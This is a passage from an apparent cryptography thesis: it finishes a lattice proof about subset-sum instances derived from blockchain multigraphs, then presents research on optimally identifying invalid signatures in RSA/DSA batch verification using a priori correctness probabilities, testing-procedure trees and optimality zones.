$$\sum_{i=1}^{m} a_{ji}(v_i - v_{m+1}) = \sum_{i=1}^{m} a_{ji} z_i = 0, \forall j \in [n].$$

Then, following the same technique as in [PZ16], we let

$$D = \{\mathbf{v} \in \mathbb{Z}^{n+1} \mid \exists (z_1, \ldots, z_{m+1}) \in \mathbb{Z}^{n+1} \text{ s.t. } v_i = z_i + \frac{1}{2}z_{m+1} \wedge v_{m+1} = \frac{1}{2}z_{m+1}\}$$

and bound the required probability:

$$\begin{aligned} \Pr[X \neq \emptyset] \leq \Pr\left[\sum_{i=1}^{m} a_{ji}(v_i - v_{m+1}) = 0 : j \in [n] \wedge \mathbf{v} \notin \{\mathbf{0}, \pm\mathbf{e}\}\right] \\ \times |\{\mathbf{v} \in D \mid \|\mathbf{v}\| \leq \|\mathbf{e}\|\}| \end{aligned} \tag{8.1}$$

There are now two possible situations:

- If z_{m+1} is even, then $\|v\| = \sqrt{\frac{m+1}{4}}$, implying $|\{\mathbf{v} \in D \mid \|\mathbf{v}\| \leq \|\mathbf{e}\|\}| = 2^m$.
- If z_{m+1} is odd, the cardinality of the second expression in Equation (8.1) corresponds to the number of points with integer coordinates in the $m+1$ dimensional ball centered at the origin and having radius $\sqrt{\frac{m+1}{4}}$, which is bounded by $2^{1+(m+1)c}$, where c is a constant described in [LO85] ($c = 2.047\ldots$).

Thus we get that $|\{\mathbf{v} \in D \mid \|\mathbf{v}\| \leq \|\mathbf{e}\|\}| \leq 2^c$. All that remains is to approximate the first term in Equation (8.1).

We now diverge from the original proof and investigate what happens if the a_{ji} are not sampled uniformly at random, but rather form a sparse set, following some unknown distribution. This observation is related to the way in which a_{ji} are induced by the multigraph in the blockchain we described. Thus:

$$\begin{aligned}\Pr\left[\sum_{i=1}^{m} a_{ji}(v_i - v_{m+1}) = 0 : j \in [n] \wedge \mathbf{v} \notin \{\mathbf{0}, \pm\mathbf{e}\}\right] &\leq \Pr\left[\sum_{i=1}^{m} a_{ji} z_i = 0 : j \in [n]\right] \\ &= \prod_{j=1}^{n} \Pr\left[\sum_{i=1}^{m} a_{ji} z_i = 0\right]\end{aligned} \tag{8.2}$$

We stress that the form of z_i obtained in [PZ16] differ from the form of z_i we use, due to the fact that in our version of the problem, the target sum in the MDSSP is 0. As an observation, the previous probability bound we obtain in Equation (8.2) can be equivalently stated: $\Pr[\sum_{i=1}^{m} z_i \cdot a_{ji} = 0] \iff \Pr[\mathbf{z}^t \cdot \mathbf{a_j} = 0]$, where $\mathbf{a_j} = (a_{j1}, \ldots, a_{jm})$.

Let $\mathbf{E^t}$ be the matrix defined by a_{ji} (example given in Figure 8.3). The condition $\Pr[\mathbf{z}^t \cdot \mathbf{a_j} = 0]$ states that $\mathbf{z}$ is in the left nullspace of the matrix $\mathbf{E^t}$ (which is sparse, given that the a_{ji} form a sparse set). Because $\mathbf{e}$ is already in the left null-space ($\mathbf{e}^t \cdot \mathbf{E^t} = \mathbf{0}^t$), the problem to solve becomes now to find the probability that $\mathbf{z}$ exists and that it is shorter than $\mathbf{e}$.

If the matrix $\mathbf{E^t}$ has rank $n-1$ then the dimension of the left nullspace is 1 (following from the Rank-Nullity theorem); hence $\mathbf{z}$ is an integer multiple of $\mathbf{e}$, thus failing to have a shorter norm than $\pm\mathbf{e}$. Finally, we estimate the probability of $\mathrm{rank}(\mathbf{E^t}) < n-1$. Observe the form of $\mathbf{E^t}$, as the matrix associated to a random "hub" multigraph ($\exists i$ such that $\forall j, a_{ji} \neq 0$). If there exists a row j for which $a_{ji} \neq 0$, then we can apply elementary matrix operations, such that $\mathbf{E^t}$ will have a sub-matrix of size $n-1$ which is diagonal.

Hence, we used the hypothesis to prove that $\Pr[\mathbf{z}^T \cdot \mathbf{a_j} = 0] = 0$, which is equivalent to the claim that there is no shorter vector than $\pm\mathbf{e}$ in L, when $L = (\mathbf{I_m}|\mathbf{E}^t)$, with $\mathbf{E}$ being the matrix of a "hub" graph. As shown above, for such graphs, $\Pr[X = \emptyset] = 1$, which completes the proof. □

$$\mathbf{E^t} = \begin{pmatrix} -10 & 10 & 0 & 0 \\ -5 & 5 & 0 & 0 \\ 0 & 0 & 0 & 0 \\ 40 & 0 & 0 & -40 \\ 5 & 0 & 0 & -5 \\ 0 & -20 & 20 & 0 \\ 0 & -5 & 5 & 0 \\ 0 & 0 & 0 & 0 \\ 0 & 0 & -30 & 30 \\ 0 & 0 & -5 & 5 \end{pmatrix}$$




Figure 8.3: A simple support example, depicting a multigraph with a nilcatenable subgraph.

8.2 Optimal batch signatures

Abstract

Batch cryptography started with the observation that RSA's homomorphic properties allow checking many signatures at once.

Therefore several verification algorithms were designed to check simultaneously a batch of RSA or DSA signatures. If all the signatures are correct, batch verification succeeds after a few operations. However, if a single signature is incorrect, failure does not indicate *which* signatures are wrong.

This paper describes how to optimally detect incorrect signatures in batches, i.e. in a minimum expected number of tests, given a list indicating the a priori probabilities with which each of the signature in the batch is correct. The resulting algorithms are non-intuitive and quite surprising.

This is joint work with Marc Beunardeau, Éric Brier, Noémie Cartier, Simon Cogliani, Aisling Connolly, Nathanaël Courant, and David Naccache.

8.2.1 Introduction and motivation

Batch cryptography, introduced by Fiat in [Fia90; Fia97], leverages RSA's homomorphic properties [RSA78] to speed-up signature schemes. On the verification side, the product of individual RSA signatures can be checked in a single operation as explained in [BGR98]. This idea can be applied to many other schemes enjoying homomorphic properties.

In [NMV+95], Naccache et al. described the first batch verifier for DSA signatures. Laih and Yen [YL95] proposed a batch verification method of DSA and RSA signatures, later broken by [BP00]. Similarly another construction of Harn for RSA and DSA was soon proven insecure and retracted [HLH00; HLT01]. This called for a more systematic approach, where security of batch verification could be modeled and proved.

This was answered when Bellare, Garay and Rabin [BGR98] presented three generic methods for batching modular exponentiations: the random subset test, the small exponents test, and the bucket test. [BGR98] showed how to apply these methods to batch verification of DSA signatures.

The problem of bad signature identification arises when at least one signature in the batch is incorrect, in which case the batch test fails[9]. The naive approach is then to test individually each signature, which can be costly.

For this reason several solutions were proposed to quickly sieve out bad signatures: At Eurocrypt 1998, Bellare et al. introduced RSA screening [BGR98], soon broken and fixed by Coron and Naccache [CN99]; at PKC 2000 Pastuszak et al. described a simple "divide-and-conquer" algorithm to identify one incorrect signature in a batch [PMP+00]. Another approach by Law and Matt [LM07], using identity-based signature schemes, also allows identifying invalid signatures in a batch.

Our contribution: This paper departs from the above approaches by assuming the availability of extra information: the a priori probability that each given signature is correct. In practice, we may either assume that such probabilities are given, estimated from signer trust metrics, or are learned from past verifications. We assume in this work that these probabilities are known.

In this paper, we show that it is possible to find incorrect signatures in an optimal way — i.e. by performing on average the minimum number of tests — by exploring the combinatorial and algebraic properties of verification algorithms. This turns out to be faster than RSA screening or divide-and-conquer verifiers in the vast majority of settings.

On top of cryptographic applications, we note that optimal batch testing can improve the time, cost and reliability of other tests, such as medical screening, traitor-tracing or fraud control in large networks.

8.2.2 Intuition

Before introducing models and general formulae, let us provide the intuition behind our algorithms.

Let us begin by considering the very small case of two signatures. These can be verified individually or together, in a batch. Individual verification claims a minimum two units of work—check one signature,

[9] Actually testing two incorrect signatures might answers true due to cancellation : if σ_1 and σ_2 are correct signatures for m_1 and m_2, for any α testing $\frac{\sigma_1}{\alpha} \times \alpha\sigma_2$ for $m_1 \times m_2$ will yield true. We will ingore this issue since it can only happens either with negligible probabilities or from manipulation from legitimate signatures.

then check the other. Batch-checking them requires a minimum of one verification. If it is highly probable that both signatures are correct, then batch verification is interesting: If both signatures are indeed correct, we can make a conclusion after one test and halve the verification cost. However, if that fails, we are nearly back to square one: One of these signatures (at least) is incorrect, and we don't know which one.

In this paper, we identify *when* to check signatures individually, and when to batch-check them instead—including all possible generalizations when there are more than 2 signatures. We assume that the probability of a signature being incorrect is known to us in advance. The result is a testing 'metaprocedure' that offers *the best alternative to sequential and individual testing*.

To demonstrate: the testing procedure that always works is to verify every signature individually, one after the other: This gives the 'naive procedure', which always performs 2 verifications, as illustrated in Figure 8.4. In this representation, the numbers in parentheses indicate which signatures are being tested at any given point. The leaves indicate which signatures are correct (denoted 1) or incorrect (denoted 0), for instance the leaf 01 indicates that only the second signature is valid. Note that the order in which each element is tested does not matter: There are thus 2 equivalent naive procedures, namely the one represented in Figure 8.4, and the procedure obtained by switching the testing order of (1) and (2).




Figure 8.4: The "naive procedure" for $n = 2$ consists in testing each entity separately and sequentially.

Alternatively, we can leverage the possibility to test both signatures together as the set $\{1, 2\}$. In this case, batching the pair $\{1, 2\}$ must be the first step: Indeed, testing $\{1, 2\}$ after any other test would be redundant, and the definition of testing procedures prevents this from happening. If the test on $\{1, 2\}$ is correct, both signatures are correct and the procedure immediately yields the outcome 11. Otherwise, we must identify which of the signatures 1 or 2 (or both) is responsible for the test's incorrectness. There are thus two possible procedures, illustrated in Figure 8.5.




Figure 8.5: Two batching testing procedures having $(1, 2)$ as root.

Intuitively, the possibility that this procedure terminates early indicates that, in some situations at least, only one test is performed, and is thus less costly than the naive procedure. However, in some situations up to three tests can be performed, in which case it is more costly than the naive procedure.

Concretely, we can compute how many verifications are performed on average by each approach, depending on the probability x_1 that the first signature is incorrect, and x_2 that the second is incorrect. To each procedure, naive, batch-*left*, batch-*right*, we associate the following polynomials representing the expected stopping time:

- $L_{\text{naive}} = 2$
- $L_{\text{batch-}left} = (1 - x_1)(1 - x_2) + 2(1 - x_1)x_2 + 3x_1(1 - x_2) + 3x_1x_2$
- $L_{\text{batch-}right} = (1 - x_1)(1 - x_2) + 3(1 - x_1)x_2 + 2x_1(1 - x_2) + 3x_1x_2$

It is possible to see analytically which of these polynomials evaluates to the smallest value as a function of (x_1, x_2). Looking at Figure 8.6, we use these expectations to define zones in $[0,1]^2$ where each algorithm is optimal (i.e. the fastest on average). More precisely, the frontier between zones C and B has equation $x_1 = x_2$, the frontier between A and B has equation $x_2 = (x_1 - 1)/(x_1 - 2)$, the frontier between A and C has equation $x_2 = (2x_1 - 1)/(x_1 - 1)$, and the three zones meet at $\overline{x}_1 = \overline{x}_2 = (3 - \sqrt{5})/2$.




Figure 8.6: Optimality zones for $n = 2$. A : naive procedure; B : batching procedure (right); C : batching procedure (left).

Having identified the zones, we can write an algorithm which, given x_1 and x_2, identifies in which zone of Figure 8.6 (x_1, x_2) lies, and then apply the corresponding optimal verification sequence. In the specific case illustrated above, three algorithms out of three were needed to define the zones; however, for any larger scenario, we will see that only a very small portion of the potential algorithms will be considered.

Our objective is to determine the zones, and the corresponding verification algorithms, for arbitrary n, so as to identify which signatures in a set are correct and which are not, while minimizing the expected number of verification operations.

8.2.3 Preliminaries

This section will formalize the notion of a testing procedure, and the cost thereof, so that the problem at hand can be mathematically described. We aim at the greatest generality, which leads us to introduce 'and-tests', a special case of which are signatures that can be batch verified.

8.2.3.1 Testing procedures

We consider a collection of n signatures. Let $[n]$ denote $\{1, \ldots, n\}$, and $\Omega = \mathcal{P}([n]) \backslash \{\emptyset\}$, where $\mathcal{P}$ is the power set (ie. $\mathcal{P}(X)$ is the set of subsets of X).

Definition 8.8 (Test) *A* test *is a function $\phi : \Omega \to \{0,1\}$, that associates a bit to each subset of Ω.*

We are mainly interested in tests satisfying homomorphic properties. We focus in this work on the following:

Definition 8.9 (And-Tests) *An* and-test *$\phi : \Omega \to \{0,1\}$ is a test satisfying the following property:*

$$\forall T \in \Omega, \quad \phi(T) = \bigwedge_{t \in T} \phi(\{t\}).$$

In other terms, the result of an and-test on a set is exactly the logical and of the test results on individual members of that set.

Example 8.1 *Let WasSigned be a function that returns True if and only if all messages were signed at some point by the legitimate signer. Consider a set of RSA signatures $T = \{\sigma_1, \ldots, \sigma_n\}$ on a (respective) set of messages $M = \{m_1, \ldots, m_n\}$, then we have*

$$\mathsf{WasSigned}(M) = \mathsf{Verify}\left(\prod_{m\in M} m, \prod_{\sigma\in T} \sigma\right).$$

Hence the test $\phi(T) = \mathsf{WasSigned}(T)$ is an and-test, that returns False if at least one signature was not generated by the legitimate owner, and True otherwise.

Remark. We have to introduce the WasSigned primitive, because if one signature is multiplied by any α and another divided by the same α, then both are incorrect and Verify applied on the product will return True. However an attacker without forgery capabilities cannot generate signatures for which WasSigned returns True and are not computed from signatures generated by the legitimate signer with more than negligible proabability.

Remark. Note that 'or-tests', where $\wedge$ is replaced by $\vee$ in the definition, are exactly dual to our setting. 'xor-tests' can be defined as well but are not investigated here. Although theoretically interesting by their own right, we do not address the situation where both and-tests and or-tests are available, since we know of no concrete application where this is the case.

Elements of Ω can be interpreted as n-bit strings, with the natural interpretation where the i-th bit indicates whether i belongs to the subset. We call *selection* an element of Ω.

Definition 8.10 (Outcome) *The* outcome $F_\phi(T)$ *of a test ϕ on $T \in \Omega$ is the string of individual test results:*

$$F_\phi(T) = \{\phi(x), x \in T\} \in \{0,1\}^n.$$

When $T = [n]$, F_ϕ will concisely denote $F_\phi([n])$.

Our purpose is to determine the outcome of a given test ϕ, by minimizing in the expected number of queries to ϕ. Note that this minimal expectation is trivially upper bounded by n.

Definition 8.11 (Splitting) *Let $T \in \Omega$ be a selection and ϕ be a test. Let $\mathcal{S}$ be a subset of Ω. The* positive part of $\mathcal{S}$ with respect to T, *denoted $\mathcal{S}_T^\top$, is defined as the set*

$$\mathcal{S}_T^\top = \{S | S \in \mathcal{S}, S \wedge T = T\}.$$

where the operation $\wedge$ is performed element-wise. This splits $\mathcal{S}$ into two. Similarly the complement $\mathcal{S}_T^\perp = \mathcal{S} - \mathcal{S}_T^\top$ is called the negative part of $\mathcal{S}$ with respect to T.

We are interested in algorithms that find F_ϕ. More precisely, we focus our attention on the following:

Definition 8.12 (Testing procedure) *A* testing procedure *is a binary tree $\mathcal{T}$ with labeled nodes and leaves, such that:*

1. *The leaves of $\mathcal{T}$ are in one-to-one correspondence with Ω in string representation;*
2. *Each node of $\mathcal{T}$ which is not a leaf has exactly two children, $(S_\perp, S_\top)$, and is labeled (S, T) where $S \subseteq \Omega$ and $T \in \Omega$, such that*
   a) $S_\perp \cap S_\top = \emptyset$
   b) $S_\perp \sqcup S_\top = S$
   c) $S_\perp = S_T^\perp$ *and* $S_\top = S_T^\top$.

Remark. It follows from the Definition 8.12 that a testing procedure is always a *finite* binary tree, and that no useless calls to ϕ are performed. Indeed, doing so would result in an empty S for one of the children nodes. Furthermore, the root node has $S = \Omega$.




Figure 8.7: Graphical representation of a testing procedure. The collection is $[3] = \{1, 2, 3\}$, $\Omega = \{\{1\}, \{2\}, \{3\}, \{1, 2\}, \{1, 3\}, \{2, 3\}, \{1, 2, 3\}\}$, the initial set of selections is $S = \Omega$. Only the T labels are written on nodes. Only the S labels are written for leaves.

8.2.3.2 Interpreting and representing testing procedures

Consider a testing procedure $\mathcal{T}$, defined as above. $\mathcal{T}$ describes the following algorithm. At each node (S, T), perform the test ϕ on the selection T of signatures. If $\phi(T) = 0$, go to the left child; otherwise go to the right child. Note that at each node of a testing procedure, only one invocation of ϕ is performed.

The tree is finite and thus this algorithm reaches a leaf S_{final} in a finite number of steps. By design, $S_{\text{final}} = F_\phi$.

Remark. From now on, we will fix ϕ and assume it implicitly.

Remark. We represent a testing procedure graphically as follows: Nodes (in black) are labeled with T, whereas leaves (in blue) are labeled with S written as a binary string. This is illustrated in Figure 8.7 for $n = 3$.

This representation makes it easy to understand how the algorithm unfolds and what are the outcomes: Starting from the root, each node tells us which entity is tested. If the test is positive, the right branch is taken, otherwise the left branch is taken. Leaves indicate which signatures tested positive and which signatures tested negative from now on.

Remark. The successive steps of a testing procedure can be seen as imposing new logical constraints. These constraints ought to be satisfiable (otherwise one set S is empty in the tree, which cannot happen). The formula at a leaf is maximal in the sense that any additional constraint would make the formula unsatisfiable. This alternative description in terms of satisfiability of Boolean clauses is in fact strictly equivalent to the one that we gave.

In that case, T is understood as a conjunction $\bigwedge_{T[i]=1} t_i$, S is a proposition formed by a combination of terms t_i, connectors $\vee$ and $\wedge$, and possibly $\neg$. The root has $S = \top$. The left child of a node labeled (T, S) is labeled $S_T^\perp = S \wedge (\neg T)$; while the right child is labeled $S_T^\top = S \wedge T$. At each node and leaf, S must be satisfiable.

8.2.3.3 Probabilities on trees

To determine how efficient any given testing procedure is, we need to introduce a probability measure, and a metric that counts how many calls to ϕ are performed.

We consider the discrete probability space $(\Omega, \Pr)$. The *expected value* of a random variable X is classically defined as:

$$\mathrm{E}[X] = \sum_{\omega \in \Omega} X(\omega) \Pr(\omega)$$

Let $\mathcal{T}$ a testing procedure, and let $S \in \Omega$ be one of its leaves. The *length* $\ell_{\mathcal{T}}(S)$ of $\mathcal{T}$ over S is the distance on the tree from the root of $\mathcal{T}$ to the leaf S. This corresponds to the number of tests required to find S if S

is the outcome of ϕ. The *expected length* of a testing procedure $\mathcal{T}$ is defined naturally as:

$$L_{\mathcal{T}} = \mathrm{E}\left[\ell_{\mathcal{T}}\right] = \sum_{\omega \in \Omega} \ell_{\mathcal{T}}(\omega) \Pr(\omega)$$

It remains to specify the probabilities $\Pr(\omega)$, i.e. for any given binary string ω, the probability that ω is the outcome.

If the different tests are independent, we can answer this question directly with the following result:

Lemma 8.5 *Assume that the events '$\phi(\{i\}) = 1$' and '$\phi(\{j\}) = 1$' are independent for $i \neq j$. Then, $\forall \omega \in \Omega$, $\Pr(\omega)$ can be written as a product of monomials of degree 1 in $x_1, \ldots, x_n$, where*

$$x_i = \Pr(\phi(\{i\}) = 1) = \Pr(i\text{-th bit of } \omega = 1).$$

Thus $L_{\mathcal{T}}$ is a multivariate polynomial of degree n with integer coefficients.

In fact, or-tests provide inherently independent tests. Therefore we will safely assume that the independence assumption holds.

Example 8.2 *Let $n = 5$ and $\omega =$ `11101`, then $\Pr(\omega) = x_1 x_2 x_3 (1 - x_4) x_5$.*

Remark. $L_{\mathcal{T}}$ is uniquely determined as a polynomial by the integer vector of length 2^n defined by all its lengths: $\ell(\mathcal{T}) = (\ell_{\mathcal{T}}(\texttt{0...0}), \ldots, \ell_{\mathcal{T}}(\texttt{1...1}))$.

8.2.4 Optimal batch verification

We have now introduced everything necessary to state our goal mathematically. Our objective is to identify the best performing testing procedure $\mathcal{T}$ (i.e. having the smallest $L_{\mathcal{T}}$) in a given situation, i.e. knowing $\Pr(\omega)$ for all $\omega \in \Omega$.

8.2.4.1 Generating all procedures

We can now explain how to generate all the testing procedures for a given $n \geq 2$.

One straightforward method is to implement a generation algorithm based on the definition of a testing procedure. Algorithm 28 does so recursively by using a coroutine. The complete list of testing procedures is recovered by calling `FindProcedure`$(\Omega, \Omega \setminus \{\emptyset\})$.

Algorithm 28: FindProcedure

Input: $S \in \Omega$, $C \in \Omega$.
Output: A binary tree.

1. if $|S| == 1$ then return S
2. $S'_\perp = S'_\top = C' = \emptyset$
3. for each $T \in C$
4. $\quad S_\perp = S_T^\perp$
5. $\quad S_\top = S_T^\top$
6. $\quad$ if $S_\perp \notin S'_\perp$ and $S_\top \notin S'_\top$
7. $\quad\quad S'_\perp = S'_\perp \cup \{S_\perp\}$
8. $\quad\quad S'_\top = S'_\top \cup \{S_\top\}$
9. $\quad\quad C' = C' \cup \{T\}$
10. for $i \in \{1, \ldots, |C'|\}$
11. $\quad \overline{C} = C - C'[i]$
12. $\quad$ for each $\mathcal{T}_\perp \in \mathrm{FindProcedure}(S'_\perp[i], \overline{C})$
13. $\quad\quad$ for each $\mathcal{T}_\top \in \mathrm{FindProcedure}(S'_\top[i], \overline{C})$
14. $\quad\quad\quad$ yield $(C'[i], \mathcal{T}_\perp, \mathcal{T}_\top)$

We implemented this algorithm in Python. The result of testing procedure generations for small values of n is summarized in Table 8.1. The number of possible testing procedures grows very quickly with n.

An informal description of Algorithm 28 is the following. Assuming that you have an unfinished procedure (i.e. nodes at the end of branches are not all leaves). For those nodes S, compute for each T the sets $S_T^\top$ and $S_T^\bot$. If either is empty, abort. Otherwise, create a new (unfinished) procedure, and launch recursively on nodes (not on leaves, which are such that S has size 1).

Algorithm 28 terminates because it only calls itself with strictly smaller arguments. We will discuss this algorithm further after describing some properties of the problem at hand.

8.2.4.2 Metaprocedures

Once the optimality zones, and the corresponding testing procedures, have been identified, it is easy to write an algorithm which calls the best testing procedure in every scenario. At first sight, it may seem that nothing is gained from doing so — but as it turns out that only a handful of procedures need to be implemented.

This construction is captured by the following definition:

Definition 8.13 (Metaprocedure) *A* metaprocedure $\mathcal{M}$ *is a collection of pairs* $(Z_i, \mathcal{T}_i)$ *such that:*

1. $Z_i \subseteq [0,1]^n$, $Z_i \cap Z_j = \emptyset$ *whenever* $i \neq j$ *and* $\bigsqcup_i Z_i = [0,1]^n$.

2. $\mathcal{T}_i$ *is a testing procedure and for any testing procedure* $\mathcal{T}$,

$$\forall x \in Z_i, \quad L_{\mathcal{T}_i}(x) \leq L_{\mathcal{T}}(x).$$

A metaprocedure is interpreted as follows: Given $x \in [0,1]^n$ *find the unique* Z_i *that contains* x *and run the corresponding testing procedure* $\mathcal{T}_i$. *We extend the notion of expected length accordingly:*

$$L_{\mathcal{M}} = \min_i L_{\mathcal{T}_i} \leq n$$

One way to find the metaprocedure for n, is to enumerate all the testing procedures using Algorithm 28, compute all expected lengths $L_{\mathcal{T}}$ from the tree structure, and solve polynomial inequalities.

Surprisingly, a vast majority of the procedures generated are nowhere optimal: This is illustrated in Table 8.2. Furthermore, amongst the remaining procedures, there is a high level of symmetry. For instance, in the case $n = 3$, 8 procedures appear 6 times, 1 a procedure appears 3 times, and 1 procedure appears once. The only difference between the occurrences of these procedures — which explains why we count them several times — is the action of the symmetric group S_6 on the cube (see Section 8.2.7 for a complete description).

The metaprocedure for $n = 3$ cuts the unit cube into 52 zones, which correspond to a highly symmetric and intricate partition, as illustrated in Figures 8.8 to 8.10. An STL model was constructed and is available upon request.

The large number of suboptimal procedures shows that the generate-then-eliminate approach quickly runs out of steam: Generating all procedures for $n = 6$ seems out of reach with Algorithm 28. The number of zones, which corresponds to the number of procedures that are optimal in some situation, is on the contrary very reasonable.

Table 8.1: Generation results for some small n

n	Number of procedures	Time
1	1	0
2	4	~ 0
3	312	~ 0
4	36585024	~ 30 mn




Figure 8.8: Slices of the cube decomposition for the $n = 3$ metaprocedure. The slices are taken orthogonally to the cube's main diagonal, with the origin at the center of each picture. Each color corresponds to a procedure. The symmetries are particularly visible.




Figure 8.9: Slices through the cube at the $z = 0.17$ (left) and the $z = 0.33$ (right) planes, showing the metaprocedure's rich structure. The origin is at the top left.

Lemma 8.6 (Number of naive procedures) *Let $n \geq 1$, then there are*

$$P(n) = \prod_{k=1}^{n} k^{2^{n-k}}$$

equivalent naive procedures.

Proof: By induction on n: There are $(n+1)$ choices of a root node, $P(n)$ choices for the left child, and $P(n)$ choices for the right child. This gives the recurrence $P(n+1) = (n+1)P(n)^2$, hence the result. □

This number grows rapidly and constitutes a lower bound for the total number of procedures (e.g. for $n = 8$ we have $P(n) > 2^{184}$). On the other hand, the naive procedure is the one with maximal multiplicity, which yields a crude upper bound $\alpha P(n)$ on the number of procedures, where α is the 2^k-th Catalan number.

n	Number of procedures	Zones
1	1	1
2	4	3
3	312	52
4	36585024	181
5	$8.926 \cdot 10^{20}$	?
6	$2.242 \cdot 10^{55}$	?

Table 8.2: Procedures and metaprocedures for some values of n. The number of zones for $n = 5$ and 6 cannot be determined in a reasonable time with the generate-then-eliminate approach.

The zones can be determined by sampling precisely enough the probability space. Simple arguments about the regularity of polynomials guarantee that this procedure succeeds, when working with infinite numerical precision. In practice, although working with infinite precision is feasible (using rationals), we opted for floating-point numbers, which are faster. The consequence is that sometimes this lack of precision results in incorrect results on the zone borders — however this is easily improved by increasing the precision or checking manually that there is no subzone near the borders.

8.2.5 Pruning the generation tree

We now focus on some of the properties exhibited by testing procedures, which allows a better understanding of the problem and interesting optimizations. This in effect can be used to prune early the generation of procedures, and write them in a more compact way by leveraging symmetries. We consider in this section a testing procedure $\mathcal{T}$.

Lemma 8.7 *Let B_0 and B_1 be two binary strings of size n, that only differ by one bit (i.e. $B_0[i] = 0$ and $B_1[i] = 1$ for some i). Then $\ell_{\mathcal{T}}(B_0) \leq \ell_{\mathcal{T}}(B_1)$.*

Proof: First notice that for all T, T', and $b, b' \in \{\top, \bot\}$ we have $(S_T^b)_{T'}^{b'} = (S_{T'}^{b'})_T^b$. We will denote both by $S_{TT'}^{bb'}$.

We have the following : If there exists k, $T_1, \ldots, T_k$, and $\beta_1, \ldots, \beta_k$ such that

$$(\Omega)_{T_1 \cdots T_k}^{\beta_1 \cdots \beta_k} = \{B_1\}$$

then there exists $i \leq k$ such that

$$(\Omega)_{T_1 \cdots T_i \cdots T_k}^{\beta_1 \cdots \neg\beta_i \cdots \beta_k} = \{B_0\}$$

Indeed there exists $i \leq k$ such that $\beta_i = \top$ and $T_i = \{i_0\} \cup E$ where for all j in E, $B_0[j] = B_1[j] = 0$. This yields

$$(\Omega)_{T_1 \cdots T_{i-1} T_{i+1} \cdots T_k}^{\beta_1 \cdots \beta_{i-1} \beta_{i+1} \cdots \beta_k} = \{B_0, B_1\}$$

and the result follows. □

Remark. Lemma 8.7 indicates that testing procedures are, in general, unbalanced binary trees: The only balanced procedure being the naive one.

Lemma 8.8 *If $\mathcal{N}$ is the naive procedure, then for any testing procedure $\mathcal{T}$ and for all $x_1, \ldots, x_n$ such that $x_i > \frac{1}{2}$,*

$$L_{\mathcal{N}}(x_1, \ldots, x_n) \leq L_{\mathcal{T}}(x_1, \ldots, x_n).$$

In other terms $\{\forall i \in [n], \frac{1}{2} \leq x_i \leq 1\}$ is contained in the naive procedure's optimality zone.

